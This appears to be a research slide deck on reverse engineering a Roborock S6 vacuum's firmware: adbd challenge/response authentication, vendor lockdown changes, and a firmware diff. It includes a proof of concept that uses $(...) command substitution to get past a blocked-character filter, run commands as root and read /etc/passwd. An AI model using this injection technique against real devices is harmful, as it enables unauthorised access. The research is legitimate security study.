cat: 0i92YXIvY2FjaGUvbWFu0i91c3Ivc2Jpb19ub2xvZ2luCmxwOng6Nzo30mxw0i92YXIvc3Bvb2wv: No such file or directory
cat: bHBk0i91c3Ivc2Jpb19ub2xvZ2luCm1haWw6eDo40jg6bWFpbDovdmFyL21haWw6L3Vzc19zYmlu: No such file or directory
cat: L25vbG9naW4KbmV3czp40jk60TpuzXdz0i92YXIvc3Bvb2wvbmV3czovdXNyL3NiaW4vbm9sb2dp: No such file or directory
cat: bgp1dWNwOng6MTA6MTA6dXVjcDovdmFyL3Nwb29sL3V1Y3A6L3Vzc19zYmluL25vbG9naW4KchJv: No such file or directory
cat: eHk6eDoxMzoxMzpwm94eTovYmlu0i91c3Ivc2Jpb19ub2xvZ2luCnd3dy1kYXRhOng6MzM6MzM6: No such file or directory
cat: d3d3LWRhdGE6L3Zhci93d3c6L3Vzc19zYmluL25vbG9naW4KYmFja3VwOng6MzQ6MzQ6YmFja3Vw: No such file or directory
cat: 0i92YXIvYmFja3VwczovdXNyL3NiaW4vbm9sb2dpbgpsaXN0Ong6Mzg6Mzg6TWFpbGluZyBMaXN0: No such file or directory
cat: IE1hbmFnZXI6L3Zhci9saXN00i91c3Ivc2Jpb19ub2xvZ2luCmlyYzp40jM50jM50mlyY2Q6L3Zh: No such file or directory
cat: ci9ydW4vaXJjZDovdXNyL3NiaW4vbm9sb2dpbgpnbmF0czp40jQx0jQx0kduYXRzIEJ1Zy1SZXBV: No such file or directory
cat: cnRpbmcgU3lzdGVtIChhZG1pbik6L3Zhci9saWIvZ25hdHM6L3Vzc19zYmluL25vbG9naW4Kbm9i: No such file or directory
cat: b2R50ng6NjU1MzQ6NjU1MzQ6bm9ib2R50i9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgps: No such file or directory
cat: aWJ1dWlkOng6MTAwOjEwMT06L3Zhci9saWIvbGlidXVpZDoKc3lzbG9n0ng6MTAxOjEwND06L2hv: No such file or directory
cat: bWUvc3lzbG9n0i9iaW4vZmfsc2UKc3NoZDp40jEwMjo2NTUzND06L3Zhci9ydW4vc3NoZDovdXNy: No such file or directory
cat: L3NiaW4vbm9sb2dpbgpkbnNtYXNxOng6MTAzOjY1NTM0OmRuc21hc3EsLCw6L3Zhci9saWIvbWlz: No such file or directory
cat: YzovYmluL2ZhbHNlCg==: No such file or directory
[ 4838293]<N>rr_pid_item_createthread:577:set SysMode father frameworks_main
[ 4838294]<N>rr_pid_item_createthread:580:lock
[ 4838294]<N>DoFrameworksCreateThread:535:frameworks_main want create thread:SysMode
```

More on adbd

A novel but not-so-useful way to perform arbitrary code execution

What's modified?

- Interface to perform uart_test and ruby_flash
- Authenticated access to adb shell
 - Dynamic challenge/response
 - Requires knowledge of vinda, device ID

```
int32_t locksec_apply_passwd(int32_t arg1)

char* r6 = &locksec_init_key_VALUE[0x23]
int32_t r4 = 0
int32_t r5 = 0
SOME_LOGGER(level: 1, format: "%s: adb source str: %s\n", "locksec_apply_passwd", &locksec_init_key_VALUE)
void* var_30 = nullptr
int32_t var_38 = 4
while (true)
    int32_t r0 = 0
    int32_t r3_2 = var_38 + 1
    int32_t r1_2 = (var_38 s>> 1) + 1
    int32_t r2_1 = r3_2 s>> 1
    int32_t r3_5 = 0
    do
        int32_t lr_1
        if (r3_5 s<= 0x17)
```

More on adbd

A novel but not-so-useful way to perform arbitrary code execution

Auth Flow

```
SYS_PASSWD = /mnt/default/vinda := ABCD1234ABCD1234

# Get challenge
CHALLENGE $= adb shell [SYS_PASSWD]rockrobo dynamickey

# Generate response
ADB_PASSWD = generate(challenge, device_id)

# Perform command
adb shell [SYS_PASSWD][ADB_PASSWD] [COMMAND*]
```

More on adbd

A novel but not-so-useful way to perform arbitrary code execution

Achieving RCE

- The modified binary has some sort of access level implementation
 - Depends on value in /mnt/default/adb.conf (RO)
- Arbitrary command execution when access level = 0
 - But the app also resets this value to 1
 - &, ;, |, ` characters are also forbidden



No arbitrary command execution...

```
$> py -3 adbStart "whoami"  
src/rr_ruby.c::adb_check_unlock_level1():not support /adb shell sys_passwd#adb_passwd w
```

More on adbd

A novel but not-so-useful way to perform arbitrary code execution

Noooooooooooo wait what


```
λ py -3 adbStart "uart_testoooooooooooo"
challenge='5tLzxTzu7u%uT0sLQc2sM5H' response='zz]0c8=s'
cmd='adb shell "CRA[FCEQBPPPTUV_Rzz]0c8=s uart_testoooooooooooo"'
/bin/sh: 1: uart_testoooooooooooo: not found
```

... where did /bin/sh come from..?

More on adbd

A novel but not-so-useful way to perform arbitrary code execution

RCE via command substitution



The terminal window displays two panes. The left pane shows the adb log output with numerous error messages related to thread creation and framework initialization. The right pane shows the file listing for 'hello' in the root directory of the mounted volume at /mnt/default.

```
[ 4470304]<E>/dev/ttyS2 already locked by other process!!! self pid=24625
fail:INIT_UART;
[ 4470805]<E>DoFrameworksCreateThread:553:ReadThread:init failed
[ 4470805]<E>rr_pid_item_createthread:583:son(ReadThread) notify father(Display) init fail
[ 4470805]<N>rr_pid_item_createthread:586:unlock
[ 4470805]<E>ERROR:can't create read thread: Unknown error -1
[ 4470806]<N>rr_pid_item_thread_func:430: Display thread loop exit -1
[ 4470806]<N>rr_pid_item_quit_item:413:lock
[ 4470806]<N>rr_pid_item_quit_item:417:Display quit, notify father frameworks_main
[ 4470806]<N>rr_pid_item_quit_item:420:unlock
[ 4470806]<N>frameworks_main will exit now, set quit_flag=1!!!
[ 4470806]<N>PROCESS EXIT: REASON INTERNAL EXITED
[ 4470806]<N>rr_pid_item_release_children:335:lock
[ 4470806]<N>Dorr_pid_item_release_item_children:472:frameworks_main called: has child
[ 4470806]<N>rr_pid_itemnode_cutoff_relationship:119:father(frameworks_main)--|--son(Display)
[ 4470806]<N>Dorr_pid_item_release_item_children:472:Display called: no child
[ 4470807]<N>Dorr_pid_item_release_item_children:491: frameworks_main cancel Display:pid=3049690192
[ 4470807]<N>rr_pid_itemnode_cutoff_relationship:119:father(frameworks_main)--|--son(Audio)
[ 4470807]<N>Dorr_pid_item_release_item_children:472:Audio called: no child
[ 4470807]<N>rr_pid_item_release_item_children:491: frameworks_main cancel Audio:pid=3058078800
[ 4470808]<N>rr_pid_itemnode_cutoff_relationship:119:father(frameworks_main)--|--son(SysMode)
[ 4470808]<N>Dorr_pid_item_release_item_children:472:SysMode called: no child
[ 4470808]<N>Dorr_pid_item_release_item_children:491: frameworks_main cancel SysMode:pid=3066467408
[ 4470808]<N>rr_pid_item_release_children:337:unlock
[ 4470808]<N>main:702:exit code(0)

D:\thesis\misc\adbd_launcher (master)
λ py -3 adbStart.py "uart_test $(echo z5206677 > hello)"
```

```
'src/usb_linux_client.c::usb_adb_read():about to read (fd=7, len=24)
src/transport.c::dump_packet():fd=8: from remote: [OKAY] arg0=0x3a9 arg1=2 (len=0)
src/adb.c::handle_packet():handle_packet() OKAY
src/transport.c::transport_socket_events():transport_socket_events(fd=8, events=0001, ...
)
src/transport.c::dump_packet():fd=8: from remote: [CLSE] arg0=0x3a9 arg1=2 (len=0)
src/adb.c::handle_packet():handle_packet() CLSE
^C
root@rockrobo:/mnt/default# stat hello
  File: 'hello'
  Size: 9          Blocks: 2          IO Block: 1024   regular file
Device: b308h/45832d  Inode: 67998      Links: 1
Access: (0666/-rw-rw-rw-)  Uid: (    0/    root)  Gid: (    0/    root)
Access: 2022-07-25 17:56:23.000000000 +0000
Modify: 2022-07-25 17:56:47.000000000 +0000
Change: 2022-07-25 17:56:47.000000000 +0000
 Birth: -
root@rockrobo:/mnt/default#
```

Avoiding the forbidden characters (&, ;, |, `) we can exploit command substitution and redirections to inject commands.

Allows us to write to the filesystem

More on adbd

A novel but not-so-useful way to perform arbitrary code execution

RCE via command substitution

Or read from the filesystem too!

More on adbd

A novel but not-so-useful way to perform arbitrary code execution

POC breakdown (Where it falls apart)

- Still need to authenticate before RCE possible
 - Still need knowledge of the /mnt/default/vinda file
 - Need to physically open the device at least once
 - Screws. Lots of them.
- At least, provides a way to issue commands even when `adb_lock != 0`
 - USB protocol is more common and accessible to people
 - SSH access might stop working / be blocked (spoilers)
 - Serial access might stop working / be blocked (spoilers)

Firmware Comparison

```
$> cat /etc/OS_VERSION
ro.product.device=MI1558_TANOS_MP_S2020032500REL_M3.3.0_RELEASE_20200325-204847
$> #
$> #           ^^^^^^          ^^^^^^
$> #           \\\//           \\\\///
$> #           Xiaomi v01.15.58  25th March 2020
$> #
```

Aside

- The Roborock S6 was released in June 2019
- The unit I have was manufactured June 2020
 - My unit has a newer base firmware (25th March 2020)
- Note the presence of “MI” at the start of the product string

Firmware Comparison

Stock Ubuntu 14.04.3 LTS

Performed a diff check against the [Ubuntu 14.04.3 Core LTS \(armhf\) OS](#).

- All binaries present on the device matched, except for `ntpdate` (synchronise computer time via NTP)
- Still functionally equivalent

Firmware Comparison

A new firmware

```
-ro.product.device=MI1558_TANOS_MP_S2020032500REL_M3.3.0_RELEASE_20200325-204847
+ro.product.device=TANOS_V2902-2022042802REL_M3.5.8_T4.1.4-2_RELEASE_20220428-202811
-ro.build.display.id=TANOS_MP_R16_RELEASE_20200325-204847
+ro.build.display.id=TANOS_MP_R16_RELEASE_20220428-202811
    ro.sys.cputype=R16.STM32.A3.G1
-ro.build.version.release=1558
+ro.build.version.release=V2902
-ro.build.date.utc=1585140527
+ro.build.date.utc=1651148891
```

The update process performed several incremental updates..
finally updating to v02.29.02 (28th April 2022)

Firmware Comparison

The Official Changelog

> 01.17.08 (17th April 2020)

- Supports multi-floor map saving **and** robot knows which floor it **is**
- Update to new structured SLAM algorithm to make map more reliable
- Support customised room cleaning sequence
- Support no-mop zone

> 01.19.98 (9th June 2020)

- * Improvised Wi-Fi Easy Connect
- * overall improvements
- * bug fixes
- * UX fixes

> 01.20.76 (23rd June 2020)

- * Obstacle avoidance enhancements
- * Bug fixes **and** UI optimisation

> probably more updates (got locked **out**)

> 02.29.02 (28th April 2022)

- * Optimized the quick mapping experience

Firmware Comparison

The Changelog I Actually Care About

```
> 01.17.08 (17th April 2020)
* /opt/rockrobo/watchdog/WatchDoge iptables drop SSH
* /opt/rockrobo/rrlog/rrlogd iptables drop SSH
* Utilities change to busybox
* SSH server changed to dropbear
* /opt/rockrobo/rriot/rriot_rr added (but not enabled)

> 01.19.98 (9th June 2020)
* Serial handler changed to /sbin/rr_login

> 01.20.76 (23rd June 2020)
-

> probably more updates (got locked out)

> 02.29.02 (28th April 2022)
* /opt/rockrobo/rriot/rriot_rr enabled
```

Firmware Comparison

Getting locked out - rr_login

```
1 ...
2 * /opt/rockrobo/rriot/rriot_rr added (but not enabled)
3
4 > 01.19.98 (9th June 2020)
5 * Serial handler changed to /sbin/rr_login
6
7 > 01.20.76 (23rd June 2020)
8 -
9 ...
```

After the v01.19.98 update, serial shell access was denied, uh oh!

Firmware Comparison

Lockdown: Shell

- Serial handler no longer uses getty
 - Now uses modified version called `rr_login`
- OpenSSH server was replaced with modified version of dropbear

Both only allow login as the root user

```
int32_t auth_loop(int32_t arg1)
{
    8 @ 0000a65c    while (true)
    9 @ 0000a65c    tcflush(0, 0)
    10 @ 0000a662   if (zx.d(input_string) == 0)
    11 @ 0000a66e   login_loop(&input_string, 0x40)
    12 @ 0000a680   int32_t r0_3
    13 @ 0000a680   int32_t r1_2
    14 @ 0000a680   r0_3, r1_2 = strcmp(&input_string, "root")
                    // rr_login only accepts root users
    15 @ 0000a686   if (r0_3 == 0)
```

Firmware Comparison

Lockdown: Authentication

The `vinda` file is no longer used for auth!

Login attempts now verify against

- `[mmcblk0p6]/shadow`
- `[mmcblk0p6]/shadow.sign`.

But these files don't exist on my device...


Affected: `rr_login` (serial), `dropbear` (SSH), `adbd?` (USB)

Fix

- (1) Enter bootloader and force entrypoint to a shell
- (2) Patch `/etc/inittab` to revert back to a normal login shell

Firmware Comparison

Lockdown: Authentication (verify_shadow)



The screenshot shows a debugger interface with the title bar "libuart_api.so.4.0.bnbd (ELF Linear)". The assembly code is displayed in the main window, showing the flow of the verify_shadow function. The code includes calls to functions like `load_libmbedtls`, `load_libcrypt`, `access`, `fopen`, `uart_api_print_level`, `memset`, `fgetspent`, `uint32_t`, `int32_t`, and `RSA_verify`. The assembly code is annotated with comments explaining its purpose, such as checking if a file exists and performing RSA verification.

```
00016b62 int32_t r3 = *_stack_chk_guard
00016b6a int32_t r0_1
00016b6a if (load_libmbedtls(arg1, arg2, arg3, r3) == 0)
00016b8c     int32_t r0_2 = load_libcrypt()
00016b90     if (r0_2 == 0)
00016be0         int32_t r0_7 = access("/mnt/default/shadow", r0_2) // Check if file exist
00016be6         if (r0_7 == 0)
00016c16             void* shadowFilePath = fopen("/mnt/default/shadow", &data_19fd4)
00016dd0             if (shadowFilePath == 0)
00016dd0                 if (*uart_api_print_level > 2)
00016dea                     __printf_chk(1, "[%8u]<t%lu><E>open shadow fail\n", rua_ms_now(), pthread_self())
00016dd0                     goto label_16b76
00016c26             void var_2ac
00016c26             void* var_2b8_1 = &var_2ac
00016c36             void var_22c
00016c36             memset(&var_22c, r0_7, 0x200)
00016c40             memset(var_2b8_1, r0_7, 0x80)
00016c58             void* r0_13
00016c58             while (true)
00016c58                 r0_13 = fgetspent(shadowFilePath)
00016c5c                 uint32_t r3_8 = *uart_api_print_level
00016d0a                 int32_t var_2c8
00016d0a                 if (r0_13 == 0)
00016d0a                     if (r3_8 > 2)
00016d62                         __printf_chk(1, "[%8u]<t%lu><E>SHA256 pass\n", rua_ms_now(), pthread_self(), var_2c8)
00016d0e                         endspent()
00016d14                         fclose(shadowFilePath)
00016d20                         r0_1 = RSA_verify("/mnt/default/shadow", "/mnt/default/shadow.sign")
00016d26                         if (r0_1 == 0)
```

Firmware Comparison

Lockdown: Authentication (SSH auth attempt trace with strace)

Firmware Comparison

System Changes

- Are we still using Ubuntu?
 - Maybe?
 - apt-get and dpkg removed
- Lots of tools were replaced with BusyBox (v1.24.1)
 - Also a space-saving measure

```
> find v01.15.58 -type f | wc -l  
10680  
> find v02.29.02 -type f | wc -l  
1976  
> du -sh {v01.15.58,v02.29.02}  
242M    v01.15.58  
98M     v02.29.02  
> █
```


- Effectively now running embedded Linux

[Download git diff](#)

Firmware Comparison

Lockdown: Firewall

